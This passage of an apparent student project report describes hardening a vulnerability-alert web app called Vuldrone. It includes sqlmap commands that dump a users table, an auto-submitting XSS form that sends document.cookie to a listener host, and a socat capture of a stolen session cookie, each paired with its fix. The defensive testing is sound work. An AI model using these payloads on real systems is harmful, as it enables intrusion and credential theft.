The spider displays the information about how much time has the crawling taken.

UpdateSpider
The spider starts crawling from the newest <i>CVEs</i> to the oldest.
The spider monitors every week, not to lose a single update.
The spider doesn't get blocked from the <i>cvedetails.com</i> domain.
All the <i>XPaths</i> are correct.
The field "type" in <i>CVEs</i> with more than one type, is correctly joined by all the types in one string.

Fields with same <i>XPath</i> are split correctly.
All the fields are formatted correctly, with no special characters.
The <i>CVE</i> information is correctly updated in the <code>Vulnerabilies_cve</code> database.
The spider displays the information about how much time has the crawling taken.

ExploitSpider
The spider starts from the newest to the oldest exploits, in order.
The spider stops crawling whenever a duplicate exploit ID is found.
The spider doesn't get blocked from the <i>exploit-db.com</i> domain.
All the <i>XPaths</i> are correct.
The spider drops the exploits that have not a <i>CVE</i> attached to them and inserts the ones that have a <i>CVE</i> .
All the fields are properly formatted, without special characters.
The exploit is correctly inserted into the Exploits database.
The spider displays the information about how much time has the crawling taken.

Mail harvester:
The INBOX mailbox is accessed properly.
The mail harvester goes through all the emails correctly.
The email is properly split into date, subject and body.
The date is formatted with the YY-mm-dd format.
The <i>PGP</i> Signature is removed from every email correctly.
The message is properly decoded.
Both non-multipart and multipart messages are handled properly and their parts are well extracted.
The email is correctly inserted into the <code>Vulnerabilies_mail</code> database.
When a connection to the database is open, after the operation, it is always closed.
The emails are correctly moved to the trash mailbox.

Mail sender
The subject is changed properly.
The list of users that have requested a product for every email, that is, the list of emails the email is going to be sent, is retrieved always correctly.
The message body is properly encoded.
The email is correctly sent to the list of users correctly.

User Interface
The website adapts well to PC, tablets or mobiles.
The user can't access with a wrong email, password or both.
The user can access with a correct email and password.
The list of products is displayed to the user properly.
When a user deletes a request, it only deletes the request for him and not for every user, the deletion is correct.
The product deletion is done dynamically.
The user is able to add several products at the same time.
When a user adds a product, it is dynamically added.
When a user deletes a product from the cart, it only deletes that product, even though he mistakes and choose more than once the same product.
Autocomplete functionality works perfectly.
The date field is displayed as a calendar in all the browsers properly.
When the user press the submit button, the products are inserted properly into the Requests table.
The submit button makes the user goes to the main page and new requests are properly displayed.
From the products adding section, the user can either go to home or logout,
The user email is correctly displayed at the top of the products adding section.
All the CVEs are properly selected to the user.
The CVEs are properly formatted, without special chars inside.
The CVEs are ordered properly by the update date.
The CVSS changes its color depending on how critical the vulnerability is.
All the CVE urls are correct and redirect to the original website properly.
All the exploits are properly selected to the user.
Exploits are properly displayed and formatted, and so the CVEs.
All the mails are properly selected to the user.
Mails are properly displayed and formatted.
In the view section, the user's email is properly displayed at the top.
From the alerts section, the user can go to either home or logout properly
The number of alerts is properly displayed to the user in the main page.
All the alerts are properly selected to the user.
All the alerts can be pressed in order to see the content in detail.
The deletion works dynamically, and the number of alerts is automatically updated, as well as the alert itself.
From the alerts section, the users can either home page or the logout properly.
The user's email is properly displayed at the top of the alerts section.
When the user tries to access any page different from the login by typing the URL, if he has not a valid cookie, he is redirected to the login page.
Logout removes the user's cookie properly.

4.2 Web Pentesting

As this application's aim is to protect systems, it could be a likely target for Black Hat hackers. So besides the main functional tests, the security of **Vuldrone** has been thoroughly tested as explained next.

4.2.1 SQL injection

Every single *SQL* query is implemented with prepared statements in order to avoid *SQL injection*.

This is an example of the *PHP* code without prepared statements:

```
$sql = "SELECT * from Users where login = '". $login.'" and  
password = '". $password_log.'";  
  
$result = mysqli_query($conn, $sql);  
  
if (mysqli_num_rows($result) > 0) {  
    // output data of each row  
    while($row = mysqli_fetch_assoc($result)) {  
        return $row["ID"];  
    }  
}  
else {  
  
    return false;  
}
```

This way, a hacker is able to introduce malicious *SQL* code in the login and password fields by closing the quotes himself.

For proving this vulnerability has been used the tool called *sqlmap*, an open source penetration testing tool coded in python that automates the process of detecting and exploiting *SQL injection* flaws and taking over of database servers.

```
sqlmap -u http://172.16.0.228:8080/login.php --dbs
```

That allows obtaining the databases.


```
[13:43:30] [INFO] adjusting time delay to 1 second due to good response times
b
available databases [6]:
[*] information_schema
[*] myDB
[*] mysql
[*] performance_schema
[*] testdb
[*] VULDRONEDB

[13:43:30] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
172.16.0.228'

[*] shutting down at 13:43:30
```

Figure 33 – SQLmap databases attack

The target database in this case is VULDRONEDB, from which we can obtain all the tables, columns and fields and end up obtaining the users and passwords.

```
sqlmap -u http://172.16.0.228:8080/login.php --
data="login=&password=" -D VULDRONEDB -T Users -C Login,Password -
-dump
```

```
Database: VULDRONEDB
Table: Users
[5 entries]
+-----+-----+
| Login | Password |
+-----+-----+
| danysmith90@gmail.com | ninja |
| fperezsanta@gmail.com | 1234 |
| root | root |
| testvuldrone@hotmail.com | uc3mdragon |
| vuldrone@uc3m.es | 1234 |
+-----+-----+

[13:57:46] [INFO] table 'VULDRONEDB.Users' dumped to CSV file '/root/.sqlmap/out
put/172.16.0.228/dump/VULDRONEDB/Users.csv'
[13:57:46] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
172.16.0.228'

[*] shutting down at 13:57:46

root@Adkador:~#
```

Figure 34 – SQLmap users and passwords attack

As it is proved in the screenshot above, this mistake can end up allowing the hacker to obtain all the users names and passwords of the application.

This has been the way to avoid *SQL injection*:

```
$stmt=$conn->prepare ("select * from Users where login = ?
```

```
and password = ?");

$stmt->bind_param("ss",$login,$password_log);

$stmt->execute();
$stmt->store_result();
$stmt->bind_result($id,$login,$password_log);

while($stmt->fetch()) {

    return $id;

}

return false;
```

4.2.3 Man In The Middle attacks

Man in the middle attack, often abbreviated to *MitM*, is an attack in which the attacker is in the middle of the communication between the victim and the router. The attacker can do it one direction or two directions:

- The attacker can be in the middle of the communication from the victim to the router, so he can tamper the data the user sends, or, from the router to the victim, so that the attacker is able to manipulate the data received to the user.
- The attacker can be in the middle of both, so he can tamper the two directions data.

HTTPS (also called *HTTP over TLS*, *HTTP over SSL* or *HTTP Secure*) is a protocol for secure communication over a computer network which is widely used on the Internet. *HTTPS* consists of communication over Hypertext Transfer Protocol (*HTTP*) within a connection encrypted by Transport Layer Security or its predecessor, Secure Sockets Layer. The main motivation for *HTTPS* is authentication of the visited website and to protect the privacy and integrity of the exchanged data. [36] It protects against eavesdropping. Without *HTTPS*, this is what could have happened if an attacker performing a *MitM* attack is capturing the traffic with a traffic analyzer such as *Wireshark*.

No.	Time	Source	Destination	Protocol	Length	Info
15	32.184749000	172.16.0.228	172.16.0.228	TCP	74	46822 > http [ACK] Seq=1 Win=4096
16	32.1411121492	172.16.0.228	172.16.0.228	TCP	74	http > 46822 [SYN, ACK] Seq=0 Ack=1
17	32.184704000	172.16.0.228	172.16.0.228	TCP	66	46822 > http [ACK] Seq=1 Ack=1 Win=
18	32.184772000	172.16.0.228	172.16.0.228	HTTP	1606	POST /VULDRONE/login.php HTTP/1.1
19	32.184793000	172.16.0.228	172.16.0.228	TCP	66	http > 46822 [ACK] Seq=1 Ack=1541 W
20	32.314429000	172.16.0.228	172.16.0.228	HTTP	521	HTTP/1.1 302 Found (text/html)

+ Frame 18: 1606 bytes on wire (12848 bits), 1606 bytes captured (12848 bits) on interface 0	
+ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)	
+ Internet Protocol Version 4, Src: 172.16.0.228 (172.16.0.228), Dst: 172.16.0.228 (172.16.0.228)	
+ Transmission Control Protocol, Src Port: 46822 (46822), Dst Port: http (80), Seq: 1, Ack: 1, Len: 1540	
+ Hypertext Transfer Protocol	
- Line-based text data: application/x-www-form-urlencoded	
login=vuldrone%40uc3m.es&password=1234&log-me-in=	

05d0	6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 70 70 6c	Content-Type: appl
05e0	69 63 61 74 69 6f 6e 2f 78 2d 77 77 77 2d 66 6f	ication/x-www-fo
05f0	72 6d 2d 75 72 6c 65 6e 63 6f 64 65 64 0d 0a 43	rm-urlencoded..C
0600	6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 34	ontent-Length: 4
0610	39 0d 0a 0d 0a 6c 6f 67 69 6e 3d 76 75 6c 64 72	9....log in=vuldr
0620	6f 6e 65 25 34 30 75 63 33 6d 2e 65 73 26 70 61	one%40uc 3m.es&pa
0630	73 73 77 6f 72 64 3d 31 32 33 34 26 6c 6f 67 2d	ssword=1 234&log-
0640	6d 65 2d 69 6e 3d	me-in=

Figure 35 – Wireshark HTTP user and password sniffing

The attacker would have been able to see the user login and password in plain text.

To protect against this, it has been used *HTTPS* to communicate with the server. This is the how it has been performed.

It has been enabled SSL:

```
a2enmod ssl
a2ensite default-ssl
/etc/init.d/apache2 restart
```

The *HTTP* traffic has been redirected to *HTTPS*:

```
a2enmod rewrite
```

In the `/etc/apache2/sites-enabled/000-default` file:

```
<VirtualHost *:80>
    RewriteEngine on
    RewriteCond %{SERVER_PORT} !^443$
    RewriteRule ^.*$ https://%{SERVER_NAME}/VULDRONE/login.html
[L,R]
</VirtualHost>
```

And this is what the attacker captures with *Wireshark*:

No.	Time	Source	Destination	Protocol	Length	Info
32	2.166893000	172.16.0.228	172.16.0.228	TLSv1.2	117	Change Cipher Spec, Hello Request,
33	2.172492000	172.16.0.228	172.16.0.228	TLSv1.2	1516	Application Data
34	2.172503000	172.16.0.228	172.16.0.228	TCP	66	https > 51032 [ACK] Seq=138 Ack=201
35	2.191856000	172.16.0.228	172.16.0.228	TLSv1.2	635	Application Data, Application Data,
36	2.232955000	172.16.0.228	172.16.0.228	TCP	66	51032 > https [ACK] Seq=2019 Ack=70
37	2.277596000	172.16.0.228	172.16.0.228	TLSv1.2	1516	Application Data

+ Frame 35: 635 bytes on wire (5080 bits), 635 bytes captured (5080 bits) on interface 0
+ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
+ Internet Protocol Version 4, Src: 172.16.0.228 (172.16.0.228), Dst: 172.16.0.228 (172.16.0.228)
+ Transmission Control Protocol, Src Port: https (443), Dst Port: 51032 (51032), Seq: 138, Ack: 2019, Len: 569
+ Secure Sockets Layer

```

0040  89 17 17 03 03 01 c9 ec fb fd db fc ac 0e 2b da .....+.
0050  5c 66 16 31 50 96 97 e4 40 be f4 10 5b 1a 24 11 \f.lP...@...[.$
0060  69 10 5a 59 ae 14 1a 2c 7c 33 3f 94 61 9e 3c 2c i.ZY...[?.a.<
0070  d6 76 c8 1f 0d c2 00 44 6e 07 9e cd 56 cc d1 28 .v.....D n...V..(
0080  1f 52 d1 29 e0 f6 e1 2c b1 2f 81 11 2c 57 90 a3 .R.).... ./.,W..
0090  ef a5 32 d5 ca e8 00 29 d6 2c f4 e2 85 dc a3 3b ..2....) ..,...;
00a0  34 6d 1b 70 4e c2 2b df 12 fa 1e da c2 6d 96 72 4m.pL+...m.f

```

Figure 36 – Wireshark TLS sniffing

This time, the attacker is not able to capture the traffic. But it not 100% secure yet, because by default, weak cypher methods are enabled. It has been tested the ciphers with *ssllscan*, a Linux tool for testing the SSL server security, and this is what has been found:

```

Preferred Server Cipher(s):
SSLv3      256 bits ECDHE-RSA-AES256-SHA
TLSv1.0    256 bits ECDHE-RSA-AES256-SHA
TLSv1.1    256 bits ECDHE-RSA-AES256-SHA
TLSv1.2    256 bits ECDHE-RSA-AES256-GCM-SHA384

```

Figure 37 – SSLscan certificates checking

That means, *SSLv3*, a weak server cipher it is enabled, which allows the client to negotiate using this cipher, and end up capturing the traffic in plain text.

The way it has been prevented, has been, to add in the `/etc/apache/sites-available/default-ssl` file, the following lines:

```

SSL Engine on
SSLProtocol all -SSLv2 -SSLv3

```

With these measures, the website is protected against possible eavesdropping.

4.2.4 Cross Site Scripting (XSS)

Before, it has been explained that XSS is a type of attack in which malicious code is injected into trusted websites. XSS can be used to deface a website, steal user's credentials, install malware or redirect users to other websites.

In the **Vuldrone** website, there is one form where the user can insert data into the database, in a *AJAX POST* form, when adding the product, and those inputs are then displayed to the user, so, this is a sensitive part of the application and inserting scripts shouldn't be allowed.

This potential XSS turns out to be on the private part, after the user logs in, but, although trickier, it can also be exploited, forcing the user to fill and submit a form with the malicious *JavaScript*.

This is the structure of the code that forces the user to submit a form:


```
<form action="http://172.16.0.228/VULDRONE/addproducts.php"
method="POST" target="_blank" >
  <input type="text" name="products[0][vendor]" value="Cisco"/>
  <input type="text" name="products[0][product]" value=
"<script>location.href='http://172.16.0.228:7070?c='+document.cookie</script>"/>
  <input id="vul" type="submit" value="Submit"
onfocus='this.click()' autofocus/>
</form>
```

It is inserted in the product rather than in the vendor because of the database structure: the product column in the `Requests` table can take up 90 characters, and this size is enough for inserting the malicious script, which, in this case, it's purpose is to send the cookie to the attacker, that would be listening with *socat*.

This is the part of the sensitive *PHP* code that would allow an attacker to steal the user's cookie:

```
$stmt->bind_param("ssssss", ($element['vendor']),  
($element['product']), ($element['version']), ($element['date']),  
($element['exploit']), $user_id);
```

This is, not sanitizing sensitive fields at the moment the insertion on the database is done. And this is what could happen:



```
root@Adkador:~# socat TCP-L:7070,fork,reuseaddr -  
GET /favicon.ico HTTP/1.1  
Proxy-Connection: keep-alive  
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like  
Gecko) Chrome/45.0.2454.93 Safari/537.36  
Accept: */*  
Referer: http://172.16.0.228:7070/?c=PHPSESSID=jt7dggte4a84n30ju48rf3jb51  
Accept-Encoding: sdch  
Accept-Language: en-US,en;q=0.8,es;q=0.6  
Cookie: PHPSESSID=jt7dggte4a84n30ju48rf3jb51  
Host: 172.16.0.228:7070
```

Figure 38 – SOCAT listening for cookie

This is, the hacker side, listening with *socat*, waiting for the cookie to be automatically sent from the victim side.

The way to fix this security hole is very simple, there is a *PHP* function called `htmlspecialchars` that sanitizes the sensitive strings, properly escaping the *HTML* characters and thus, not letting introducing scripts.

```
$stmt->bind_param("ssssss", htmlspecialchars($element['vendor']),  
htmlspecialchars($element['product']), htmlspecialchars($element['v  
ersion']),  
htmlspecialchars($element['date']),  
htmlspecialchars($element['exploit']), $user_id);
```

Besides, in order to fortify the security, the *X-XSS-Protection* header has been forced to be enabled by the browsers, to prevent XSS. To carry this out, the following line has been added in the `/etc/apache2/apache.conf` file:

```
Header set X-XSS-Protection 1
```

This header enables the *Cross-site scripting (XSS)* filter built into most recent web browsers. It's usually enabled by default anyway, so the role of this header is to re-enable the filter for this particular website if it was disabled by the user.[38]

The last measure is not to include *JavaScript* code from other origins, because, if the trusted origin gets compromised, the victim's website could be executing malicious code. In the other hand, if our network gets compromised, and we suffer a *DNS spoofing* attack, the attacker can confuse our *DNS* and, tell us to go the attacker domain when trying to go our "trusted" *JavaScript* code and, therefore, we can also end up executing malicious *JavaScript* code.

4.2.5 Directory Listing

It's a bad practice to allow your website to list directories, as a potential attacker can see all the website structure and there could be files that website developer doesn't want to show. Even though it can be exploited with brute force attacks that can take at some cases, depending on the files names and on how much directories layers there can take too much time for the attack to be successfully performed. This is what someone can do if directory listing is allowed:



Name	Last modified	Size	Description
Parent Directory	-	-	-
Readme.txt	17-Jul-2015 07:50	211	
add.php	17-Jul-2015 07:50	5.8K	
addproducts.php	21-Sep-2015 10:46	382	
alerts.php	21-Aug-2015 13:20	2.3K	
css/	14-Jul-2015 08:39	-	
data/	16-Jul-2015 08:44	-	
deletealert.php	21-Aug-2015 14:09	361	
deleteproduct.php	21-Jul-2015 08:06	376	
favicon.ico	27-Jul-2015 09:31	318	
fonts/	06-Jul-2015 08:43	-	
image.php	15-Jul-2015 09:24	614	
js/	21-Aug-2015 13:21	-	
login.html	17-Jul-2015 07:50	2.1K	
login.php	27-Jul-2015 09:31	483	
login2	15-Jul-2015 09:24	3.7K	
logout.php	17-Jul-2015 07:50	108	
main.php	21-Aug-2015 08:47	2.1K	
main2	15-Jul-2015 09:13	1.7K	
memoria.txt	17-Jul-2015 12:47	580	
queries.php	21-Sep-2015 10:28	19K	
tables.sql	21-Aug-2015 09:58	2.4K	
test.php	07-Jul-2015 08:04	135	
viewproduct.php	19-Aug-2015 12:35	3.8K	

Figure 39 – Vuldrone Directory listing vulnerability

The way to solve this is by disabling the Indexes option in the `/etc/apache2/sites-available/default-ssl`. And this would be the server response if someone requests the website root directory:




Figure 40 – Vulldrone Directory Listing vulnerability fixed

4.2.6 Unexpected Requests

When performing the XSS, the form that introduced the malicious script was a classic form, not an *AJAX* request, which is the way the *POST* is done when the user interacts with the website.

To prevent that exploit to be performed, the server should check the *X-Requested-With HTTP* Header, and only allow inserting the product if the request is done via *AJAX*, this is way this vulnerability has been mitigated.

In the `addproducts.php` file, the following lines only allow inserting products if the requests have been done via *AJAX*:

```
if (is_ajax()){  
    foreach ($elements as $element){  
        new_product($element,$user_id);  
    }  
}  
  
function is_ajax() {  
    return isset($_SERVER['HTTP_X_REQUESTED_WITH']) &&  
    strtolower($_SERVER['HTTP_X_REQUESTED_WITH']) == 'xmlhttprequest';  
}
```

This way a hacker that convinces a victim to press a link, which is an auto submitted form, including the *JavaScript*, wouldn't success.

The headers only can be set in an *AJAX* request, and sending *AJAX* requests via *POST* to different domains can be only achieved by a technique called *CORPS*, which requires the server to include certain headers in order to allow requests from other domains. Therefore, this measure adds extra security to the website.

4.2.7 Sensitive cacheable information

In order to prevent an attacker with physical access to a computer to manipulate sensitive information, it has been set the *Cache-Control* Header.

This has been done by adding the following line in `/etc/apache2/apache.conf`:

```
Header set Cache-Control "max-age=3600, public"
```

This means, in 3600 seconds, the information is not in cache anymore.

4.2.8 MIME Sniffing

MIME sniffing also known as *Content Sniffing* or *Media Type Sniffing*, is the practice of inspecting the content of a byte stream to attempt to deduce the file format of the data within it.

doing this opens up a serious security vulnerability, in which, by confusing the *MIME sniffing* algorithm, the browser can be manipulated into interpreting data in a way that allows an attacker to carry out operations that are not expected by either the site operator or user, such as cross-site scripting.

The way to prevent this vulnerability is, adding the following line in the `/etc/apache2/apache2.conf`:

```
Header set X-Content-Type-Options nosniff
```

The only defined value, "*nosniff*", prevents *Internet Explorer* and *Google Chrome* from *MIME-sniffing* a response away from the declared *content-type*.

4.2.9 Click-Jacking

Clickjacking, also known as a "UI redress attack", is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page.

For example, imagine an attacker who builds a web site that has a button on it that says "click here for a free iPod". However, on top of that web page, the attacker has loaded an *iframe* with the website vulnerability alerts, and lined up exactly the recycle bin, that delete alerts button directly on top of the "free iPod" button. The victim tries to click on the "free iPod" button but instead actually clicked on the invisible recycle bin button. In essence, the attacker has "*hijacked*" the user's click, hence the name "*Clickjacking*".

This is avoided by denying the *X-Frame-Options* that is, adding the following header in the `/etc/apache2/apache2.conf`:

```
Header add X-FRAME-OPTIONS "DENY"
```

This way, the website can't be loaded as an *iframe* on another website, and thus, is not vulnerable to click-jacking.

After all the taken measures, the application turns out to be out of security alerts, is properly hardened and using adequate *HTTP Security Headers*, which, as has been said before, only 1% websites on average does.

5. Planning and Budget

The next table shows the project planning from the very start to the end, from the research on the alternative solutions and the technologies learnt during the process, to the performed tests on the application once finished and during the implementation, and of course, the designing and implementation part are also displayed.




Figure 41 – Project planning

As we can see, it has been necessary to learn many programming languages and technologies, and at some points there is an overlapping in order to optimize certain tasks. For example, during the last stage of the implementation, the application has been started to be tested with different web penetration tests, and corrected on the course of the tests.

Is also appreciable too, an overlapping during the implementation on the user interface part, because it had to work together with the backend, and it is

almost impossible implementing the backend perfectly at the first time without testing it as a user.

5.1 Budget

In this section the project budget is detailed in different parts: the staff, as well as the hardware and software used during the project. The last part is the summary of all the tables, concluding with the final total cost of the project.

5.1.1 Staff's cost

There have been two people working on the project, an engineer that has designed and implemented the project and a Senior engineer that has supervised the application to make sure everything is right and meets the requirements.

Occupation	Hours	Price/hour	Cost (€)
Senior	10	60	600
Engineer	300	30	9.000
TOTAL	310		9.600 €

As for the required resources, it has been necessary a computer with a mouse and keyboard and a relatively large screen and a pendrive.

Description	Cost (€)	% Dedicated use	Duration (months)	Depreciation period	Chargable Cost (€)
PC Intel Core 2x CPU 2.33 GHZ	500	100	6	60	50
Logitech mouse and keyboard	90	100	6	60	9
Monitor TFT LG-22M35A-B	120	100	6	60	12
Pendrive Kingston DataTraveler SE9 16 Gb	10	100	6	60	1
TOTAL					72 €

5.1.3 Software and licenses cost

Regarding the software's cost; almost all the software used has been free, except the Microsoft Office license to write this document.

Description	Chargable cost (€)
Microsoft Office 2010 Professional	250
Komodo Edit	0
Apache	0
PHP	0
MySQL	0
Python	0
Scrapy	0
Bootstrap	0
Eclipse	0
Teamgantt	0
OWASP ZAP	0
Google	0
TOTAL	250 €

To conclude, in the next table it is shown a recap of all the costs previously detailed.

5.1.4 Total cost

Description	Total cost (€)
Staff	9.600
Hardware amortization	72
Software and licenses	250
TOTAL	9.922 €

6. Conclusion and Future works

This work has discussed the security vulnerabilities world, it has presented concepts like what a security vulnerability is, what *CVE* is, what are the most common vulnerabilities and statistics about them, how patching and using safe components can mitigate a software from being compromised, how much time does it take on average to patch a vulnerability, how does the vulnerability life-cycle works, since the discovery to the patching. It has also showed the evil part of this world is: what is an exploit and what is a *zero day* in detail.

The actual solutions have been presented as far as security vulnerability alerting is concerned, and the strong and weak points of commercial software compared to the solution given in this report.

Then the proposed **Vuldrone** solution has been explained in detail and why everything has been done in such way. Inherent to the solution the security vulnerabilities mailing list and the web crawlers have been explained and discussed different solutions regarding this part.

The first aim of the project had been to make it useful, to insert the products and to be given the *CVE*, regardless of the rest of the parts. The time has allowed prioritizing not just one aspect but many:

- The functionality, which was the first priority, has been extended: the user is also given information from the mailing lists and the exploits.
- The speed: A database allows making requests much faster than crawling the websites every time the user logs in.
- The easiness. The user can use it smoothly, with no room for mistake because everything is very easy for the user to spot. Also, the product and vendor autocomplete helps a lot for the user to introduce the parameters right.
- Security. It has been performed a complete web penetration testing to the website using many security tools such as *OWASP Zap*, *Golismero*, *sqlmap*, *ss/scan* and manually. Thus, the project has been coded being totally aware of the security holes in order to avoid making a mistake regarding the website security.

Therefore, much time has been spent polishing many aspects that first were not a first priority and honing all these subtle nuances has resulted on, personally, I think a good solution that contributes with completely new features and make it feasible to be used for a company or for a personal user as for the aimed purpose of the project, mitigating software from being compromised.

The final conclusion is that the project although meets all the initial the requirements and at some points exceeds the first expectations, it could also be improved and adapt to the new requirements. It has served for delving into the security vulnerability world in depth as well as for learning and putting together much different knowledge in order to make this solution possible.

6.1 Future works

The project could grow much more, and there are many functionalities that could be added without having to change many parts of the code, because the code has been properly modularized to make it scalable.

For instance, if a client requires another website to crawl, because she only focuses on a certain vendor as it could be *Mozilla*, it is easy to implement a new spider that crawls the *Mozilla* security advisories website. Therefore, depending on the client requests, it can grow to have implemented tons of different crawlers for different vendors.

Subscribing to a new mailing list would be immediate, because the only change is to choose another source of emails apart from *Bugtraq* and *Full Disclosure*, all the emails go to the same database so the process is utterly automatic.

Other additional features would be to show the user's statistics in the home page, displaying information about their products and the risk of their vulnerabilities in a graphic in order to allow the users to, at a glimpse, see how much and how many are their products vulnerable and. As far as the security is concerned it would be highly appropriate to use the `phpass` a *PHP* class which functionality is to safely encrypt the user's passwords in the `VULDRONEDB` database.

7. Bibliography

- [1] Python Tutorial. <https://www.codecademy.com/en/tracks/python>.
[Access: 01/04/2015]
- [2] CVE Information research. <http://cve.mitre.org/about/index.html>.
[Access: 15/09/2015]
- [3] CVE Information research. <http://makingsecuritymeasurable.mitre.org/docs/cve-intro-handout.pdf>.
[Access: 15/09/2015]
- [4] Vulnerability definition. <https://msdn.microsoft.com/en-us/library/cc751383.aspx>.
[Access: 13/09/2015]
- [5] Vulnerability information. <https://www.secpoint.com/what-is-a-vulnerability.html>.
[Access: 13/09/2015]
- [6] Vulnerability information. https://en.wikipedia.org/wiki/Vulnerability_%28computing%29.
[Access: 13/09/2015]
- [7] Vulnerabilities research. <http://www.bccriskadvisory.com/wp-content/uploads/Edgescan-Stats-Report.pdf>.
[Access: 14/09/2015]
- [8] Common vulnerabilities. https://secunia.com/?action=fetch&filename=secunia_vulnerability_review_2015_pdf..pdf.
[Access: 14/09/2015]
- [9] Vulnerabilities life-cycle. <http://www.cs.colostate.edu/~malaiya/p/joh.risk.2010.pdf>.
[Access: 14/09/2015]
- [10] Vulnerabilities life-cycle. <https://securityblog.redhat.com/2015/02/04/life-cycle-of-a-security-vulnerability/>.
[Access: 15/09/2015]
- [11] Vulnerabilities life-cycle. <http://www.alertlogic.com/wp-content/uploads/2013/02/Defense-Throughout-the-Vulnerability-Life-Cycle-3.pdf>.
[Access: 16/09/2015]
- [12] Zero-day research. https://users.ece.cmu.edu/~tdumitra/public_documents/bilge12_zero_day.pdf.
[Access: 17/09/2015]
- [13] Zero-day research. <https://stacks.stanford.edu/file/druid:zs241cm7504/Zero-Day%20Vulnerability%20Thesis%20by%20Fidler.pdf>.
[Access: 17/09/2015]

-
- [14] Alternative solutions. Vulnerability Central. <http://infosecosaurus.blogspot.com.es/2015/02/isc2s-vulnerability-central-what-it-is.html>.
[Access: 18/09/2015]
- [15] Alternative solutions. Vulnera-ng. <https://www.s21sec.com/es/sobre-s21sec/news-a-events/noticias/234-s21sec-presenta-su-primer-informe-anual-de-vulnerabilidades>.
[Access: 18/09/2015]
- [16] Alternative solutions. Security Database. <http://www.security-database.com>.
[Access: 18/09/2015]
- [17] State of Art. OSDV <http://blog.osvdb.org/category/vulnerability-statistics/>.
[Access: 12/09/2015]
- [18] Python crawling framework Scrapy. <http://doc.scrapy.org/en/latest/intro/tutorial.html>.
[Access: 5/07/2015]
- [19] Javascript tutorial. <http://www.w3schools.com/js/>.
